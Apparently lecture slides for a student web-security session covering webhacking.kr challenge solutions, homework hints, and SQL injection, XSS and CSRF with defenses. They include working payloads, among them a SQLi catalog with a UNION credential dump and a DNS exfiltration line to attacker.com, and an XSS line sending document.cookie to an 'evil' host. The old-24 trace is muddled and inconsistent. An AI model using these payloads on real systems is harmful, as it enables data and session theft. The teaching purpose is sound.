

SINE · WEB TRACK · WEEK 1

Webhacking.kr Review + SQLi · XSS · CSRF

Six old-* solutions, six new ones for homework,
and the three attack classes that hold the web together.

Date · 2026-05-14 Speaker · hangyul Track · Web Security

Today

AGENDA

Part 2 — Review (6 problems)

old-15 · old-54 · old-26 · old-06 · old-24 · old-18

Part 3 — Homework (6 problems)

old-17 · old-39 · old-38 · old-14 · old-16 · old-31

Part 4–6 — Attack classes

SQL Injection · XSS · CSRF — mechanics and defense

Part 7 — PortSwigger Labs

6 points each in SQLi, XSS, CSRF.

Apprentice 1 pt · Practitioner 2 pts · Expert 4 pts

Roughly 45 minutes total.

Review goes fast, attack classes slow down.

Why these matter

MOTIVATION

Every web app on the planet ships some version of these three bugs.

- ▶ **SQLi** — direct path from a text field to the database.
- ▶ **XSS** — your script in someone else's session.
- ▶ **CSRF** — the browser does the attack for you.

The webhacking.kr problems are toy versions of the same primitives. Once you see the pattern there, you see it everywhere.

OWASP Top 10 (2021)

- ▶ A03 — Injection (includes SQLi)
- ▶ A03 — XSS (folded into Injection)
- ▶ A01 — Broken Access Control (CSRF here)

Today's payoff

By the end you can read a vulnerable snippet and predict the payload before testing it.

The page pops an alert and redirects you away.
Game over? No.

What you see

```
// page source
<script>
  alert("You are not Admin");
  location.href = "index.php";
</script>
```

- ▶ The "block" is purely client-side JavaScript.
- ▶ The flag endpoint is sitting at `?getFlag`.

Solution

```
GET /?getFlag HTTP/1.1
```

Skip the JS entirely. Type the URL yourself.

Lesson

Client-side controls are **advisory**, not security. Anything the browser checks, the attacker can skip.

Browser walk-through

- ▶ Open the problem page — alert pops.
- ▶ Dismiss it, get bounced to `index.php`.
- ▶ In a new tab, manually append `?getFlag`.
- ▶ Flag prints in the response.

Generalized pattern

Look at *where* the gate is enforced.

- ▶ **Server-side** check → real gate.
- ▶ **Client-side** check → cosmetic.
- ▶ If the response body already carries the secret, no check ever happened.

The page hides the flag by fetching it one character at a time.

Page behavior


- ▶ JavaScript loops: fetch `?m=0`, `?m=1`, ...
- ▶ Each response returns exactly one character.
- ▶ The page reassembles them, then erases the result.

Why a naive copy fails

By the time you look, the variable is gone. You need to stop time.

old-54 — Per-Character Async Extraction

The page fetches the flag one char at a time. Pause and capture each.



Result: full flag reassembled by stepping through breakpoints.

Lesson: client-side blind logic is fully observable — debugger is your friend.

DevTools workflow

- ▶ Open Sources panel.
- ▶ Find the XHR / fetch line, set a breakpoint.
- ▶ Step over — watch the response in the Network tab.
- ▶ Or just log every response: `console.log(this.responseText)`

Faster: monkey-patch

```
// pasted in console BEFORE the loop starts
const orig = XMLHttpRequest.prototype.send;
XMLHttpRequest.prototype.send = function(...a) {
  this.addEventListener('load', () =>
    console.log(this.responseText));
  return orig.apply(this, a);
};
```

Lesson

Client-side blind logic isn't blind to **you**. The debugger sees everything the JS engine sees.

Toolkit

- ▶ Chrome DevTools → Sources → breakpoints.
- ▶ XHR / fetch breakpoint by URL pattern.
- ▶ Network throttling: slow down the loop, easier to step.

Send **admin** and you win.
But the server says no.


Server-side code

```
if($_GET['id'] == "admin") {  
    exit("no!");  
}  
$_GET['id'] = urldecode($_GET['id']);  
if($_GET['id'] == "admin") {  
    solve(26);  
}
```

- ▶ The filter runs **before** decoding.
- ▶ One layer of URL encoding still passes the literal check.

old-26 — Double URL Encoding Bypass

Filter sits BEFORE decode. Double-encode and one decode is not enough.



Lesson: decode BEFORE filter, not after. Apply checks at canonical form.

Payload

```
GET /?id=%2561%2564%256D%2569%256E HTTP/1.1
```

Send `admin` URL-encoded twice. The first decode happens automatically (HTTP layer). The `urldecode()` call does the second.

Step trace

```
wire:          %2561%2564%256D%2569%256E
after HTTP: %61%64%6D%69%6E      → passes filter
after urldecode(): admin        → solve()
```

Lesson — canonicalization

Apply security checks **after** normalizing the input, not before.

Same shape shows up in: directory traversal (`../%2f../%2f`), unicode normalization bugs, HTML entity layering.

- ▶ Decode → validate → use.
- ▶ Never the other order.

Cookies **user** and **password** are decoded 20 times, then character-replaced.

Server-side (excerpt)

```
// after the swap-back
for($i=0; $i<20; $i++) {
    $decode_id = base64_decode($decode_id);
    $decode_pw = base64_decode($decode_pw);
}
if($decode_id=="admin" && $decode_pw=="nimda")
    solve(6);
```

Char replace table

```
! @ $ ^ & * ( )
↓ (server replaces these back to digits)
1 2 3 4 5 6 7 8
```

Inverse — Python

```
from base64 import b64encode
i, p = b"admin", b"nimda"
for _ in range(20):
    i = b64encode(i); p = b64encode(p)
tbl = str.maketrans("12345678", "!@$^&*()")
print(i.decode().translate(tbl))
print(p.decode().translate(tbl))
```

Lesson

Any reversible transform — base64, ROT, custom substitutions — is **not** a defense. It's an inconvenience.

Set the encoded values

```
document.cookie = "user=" + encodedAdmin;  
document.cookie = "password=" + encodedNimda;  
location.reload();
```

Or via DevTools

- ▶ Application tab → Cookies → site.
- ▶ Edit values, refresh.
- ▶ Or use a curl with `-b "user=...; password=..."`.

Generalized pattern

When you see a deterministic chain — encode, replace, hash with no salt — write it forward, then run it backward.

- ▶ Identify each transform.
- ▶ Find each transform's inverse.
- ▶ Apply inverses in reverse order.

Real-world echo

"Encoded" session IDs, "obfuscated" API keys, JWT without signature verification — same idea, larger scale.

Only **127.0.0.1** wins.
The server "sanitizes" your input.

Server-side

```
$ip = $_COOKIE['REMOTE_ADDR'];  
$ip = str_replace("127.0.0.1", "", $ip);  
$ip = str_replace("12", "", $ip);  
if($ip == "127.0.0.1") solve(24);
```

- ▶ Each replace pass runs **once**.
- ▶ What survives one pass becomes the final string.

old-24 — str_replace Single-Pass Bypass

Server-side filter (PHP)

```
$ip = str_replace("127.0.0.1", "", $ip); // runs once
```

Attacker sends

11227277...00...00...1

Crafted so that a single
str_replace strips the seed.

After str_replace

127.0.0.1

Removing the inner '127.0.0.1'
leaves the outer chars
stitched together.

Compared to allow-list

127.0.0.1 ✓

Now it MATCHES.
Access granted.

Lesson: single-pass normalization is bypass-able. Loop until stable, or reject.

Payload

```
Cookie: REMOTE_ADDR=11227777..00..00..1
```

Embed a fake `127.0.0.1` and a fake `12` inside the string. One pass each removes them — what's left is the literal target.

Trace

```
input:      11227777..00..00..1
strip "12":  1[12]2[7777..00..00..1] ... wait
            // runs first? read code order carefully
```

Order matters. Read the source line-by-line and dry-run the replacements.

Lesson

Single-pass normalization is **bypass-able by construction**. The fix is one of:

- ▶ Loop until the string stops changing.
- ▶ Or simply reject input that contains the forbidden token.
- ▶ Better: validate by structure (regex / IP parser), not by stripping substrings.

Real-world echo

Same shape powers WAF bypasses with stripped tags (`<scr<script>ipt>`).

Classic SQLi — but the filter list is long.

Server-side

```
$no = $_GET['no'];
if(preg_match('/ |\\ /|\\(|\\)|\\||&|select|from|0x/i',
              $no)) exit("no!");
query: SELECT id FROM challenge_18
       WHERE id='guest' AND no=$no
```

Blocked

```
space / ( ) | & select from 0x
```

Payload

```
?no=0%09or%09no=2
```

```
// %09 = TAB — passes "space" filter
// no SELECT, no FROM, no parens
```

Whitespace alternatives that MySQL accepts:

- ▶ `%09` — TAB
- ▶ `%0a` — LF
- ▶ `%0b`, `%0c`, `%0d`
- ▶ `/**/` — empty comment

Filter-bypass mindset

- List what's blocked.
- For each blocked token, find an equivalent that isn't.
- Keywords are infinite. Filters are finite.

SQLi alternatives cheat sheet

```
// space   → TAB, /**/, %0a
// SELECT  → SeLeCt, SEL/**/ECT
// OR      → ||
// AND     → &&
// =       → LIKE, REGEXP, <=> (null-safe)
// 0x...   → CHAR(65,66,...), CONCAT(CHAR(...))
```

Lesson

Blacklists invite arms races. The only durable fix:

Parameterized queries.

The query and the data travel separately.

We'll come back to this in Part 4 (SQLi attack class).

3

Next Week's Homework

Six new problems. No spoilers — just the angle of attack and what you'll need to know.

Homework · 1–2

ASSIGNED

old-17

Obfuscated JavaScript hides a single number.

- ▶ Need to know: reading minified JS, browser console as a REPL.
- ▶ Hint: you don't have to understand the obfuscation — just evaluate the right variable.

old-39

SQL injection — but the input is truncated to 15 characters.

- ▶ Need to know: SQL truncation, how `'` → `'` escaping interacts with length cutoffs.
- ▶ Hint: what happens at the boundary when the 15th character is itself a quote?

Homework · 3–4

ASSIGNED

old-38

A log viewer prints user submissions. Make it print `admin`.

- ▶ Need to know: log / CRLF injection, what `\n` does in a textarea.
- ▶ Hint: what if your submission contains a newline that splits it into two log entries?

old-14

Tiny JS quiz. The password is a function of the URL.

- ▶ Need to know: `indexOf`, string vs number coercion in JS.
- ▶ Hint: what is `"hello".indexOf("l") * 30`? Now apply to the URL.

Homework · 5–6

ASSIGNED

old-16

A keyboard event handler reacts to certain keys. One key wins.

- ▶ Need to know: `event.keyCode` values, simple JS event handlers.
- ▶ Hint: read every branch in the handler. Which key triggers a redirect?

old-31

The server connects back to [you](#) on a port you specify.

- ▶ Need to know: `nc -lvp`, public IP, firewall rules (NAT, cloud provider, OS firewall).
- ▶ Hint: if local nc doesn't get the callback, your network is the problem, not the exploit.

Homework — at a glance

RECAP

Problem	Category	What you'll need	Estimated effort
old-17	Client-side JS	Console REPL, reading minified code	15 min
old-39	SQL injection	Truncation behavior, quote-escape pairing	30 min
old-38	Log / CRLF injection	Newline payloads, textarea quirks	20 min
old-14	JS arithmetic	indexOf + coercion	5 min
old-16	Event handlers	keyCode lookup, reading handlers	10 min
old-31	Network	nc, public IP, firewall	30–60 min

Total: roughly 2–3 hours if the network problem in old-31 doesn't fight you.

4

SQL Injection

Putting attacker-controlled syntax inside a database query.

How SQLi happens

SQL INJECTION · 1 / 3

Anywhere a query is built by string concatenation, the attacker can become part of the syntax.

The vulnerable pattern

```
query = "SELECT * FROM users WHERE name='"  
      + input  
      + "'";
```

- ▶ String concat = no boundary between code and data.
- ▶ Quote, comment, boolean tautology — game over.

SQL Injection — Query Construction

Normal Login

User Input

```
username = "alice"  
password = "hunter2"
```

Server Builds Query

```
SELECT * FROM users  
WHERE name='alice'  
AND pw='hunter2';
```

Database Returns

1 row — alice authenticated.

Injection Payload

Malicious Input

```
username = "' OR 1=1 -- "  
password = "anything"
```

Resulting Query

```
SELECT * FROM users  
WHERE name='' OR 1=1 -- '  
AND pw='anything';
```

Database Returns

ALL rows — first user logged in.
(usually admin)

Lesson: string concatenation puts the attacker inside the query parser.

Payload catalog

SQL INJECTION · 2 / 3

Classic — break out and tautology

```
' OR '1'='1
' OR 1=1 --
admin' --
```

UNION — pull from other tables

```
// 1. find column count
' ORDER BY 5 --
// 2. find a string column
' UNION SELECT 'a',NULL,NULL --
// 3. exfiltrate
' UNION SELECT username,password FROM users --
```

Blind — no output, only behavior

```
// boolean-based
' AND SUBSTRING(pw,1,1)='a' --
// → page renders differently for true vs false

// time-based
' OR IF(1=1, SLEEP(5), 0) --
// → response time is the side channel
```

Out-of-band

DNS or HTTP callback from inside the database. Useful when there's no visible difference at all.

```
// MySQL → DNS lookup
' UNION SELECT LOAD_FILE(CONCAT('\\\\\\\\\\\\\\\\',pw,'.attacker.com\\\\\\\\\\\\x')) --
```

Parameterized queries (prepared statements)

```
// Python — DB-API
cur.execute(
    "SELECT * FROM users WHERE name = %s",
    (input,) # data, never concatenated
)
```

The driver sends the query and the data on separate channels. The parser never sees the attacker's bytes.

ORMs

Use the query builder, not `.raw()`. When you do reach for raw SQL, use parameter placeholders.

What does not work

- ▶ Blacklisting keywords (`SELECT` , `UNION` , ...).
- ▶ Stripping quotes — encodings and casing get you.
- ▶ WAF in front — necessary, but defense in depth, not a primary fix.

Last-mile checks

- ▶ Least-privilege DB account (no `FILE` , no `DROP`).
- ▶ Verbose errors off in production.
- ▶ Audit any place that still concatenates SQL.

5

Cross-Site Scripting

Your JavaScript, running in their browser, with their cookies.

Three variants

XSS · 1 / 4

XSS — Three Variants

Where the payload lives, and when it executes

Reflected

WHERE

Payload in URL / form

HOW

Server reflects it
straight into response.

WHEN

Victim clicks crafted
link → script fires.

```
?q=<script>...</script>
```

Stored

WHERE

Payload saved to DB

HOW

Comment, profile,
filename — anywhere
persisted.

WHEN

Every visitor of the
page executes it.

```
<img src=x onerror=...>
```

DOM-based

WHERE

Payload via URL fragment

HOW

Vulnerable JS reads
location.hash / .search
and writes to DOM.

WHEN


Payload never touches
the server — pure client.

```
#<svg onload=alert(1)>
```

The split is by **where the payload lives** — URL, server storage, or pure-client. Defense differs case by case.

Stored XSS — cookie theft

XSS · 2 / 4



Payloads — by context

XSS · 3 / 4

HTML body

```
<script>fetch('//evil/?c='+document.cookie)</script>
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
```

Inside an attribute

```
// reflected into: <input value="...">
"><script>...</script>
" onfocus=alert(1) autofocus="
```

Inside a JS string

```
// reflected into: var x = "...";
";alert(1);//
\\";alert(1);//
```

What you steal

- ▶ `document.cookie` — session token (unless HttpOnly).
- ▶ CSRF tokens out of the DOM.
- ▶ Keystrokes, clipboard reads, screenshots via `getDisplayMedia`.
- ▶ Pivoted requests under the victim's session.

DOM XSS — different shape

The bug is in the JS, not the server. Find sinks: `.innerHTML`, `document.write`, `eval`, `setTimeout(string)`, jQuery `$()`.

1. Contextual output encoding

Encode per context. HTML body, attribute, JS string, URL — each needs a different escape function.

```
// HTML body    < → &lt;    > → &gt;
// attribute    " → &quot;  ' → &#39;
// JS string     " → \\\"    < → \\u003c
// URL          space → %20  etc.
```

2. Content Security Policy

```
Content-Security-Policy:
  default-src 'self';
  script-src 'self' 'nonce-r4nd0m';
  object-src 'none';
```

3. HttpOnly + SameSite cookies

```
Set-Cookie: session=...;
            HttpOnly; Secure; SameSite=Lax
```

XSS still runs, but `document.cookie` can't see the session. Damage limited.

What does not work

- ▶ Stripping `<script>` only — events, SVG, data: URLs slip through.
- ▶ One-shot encoding for all contexts — wrong escape, still vulnerable.
- ▶ `innerHTML` on user data, ever.

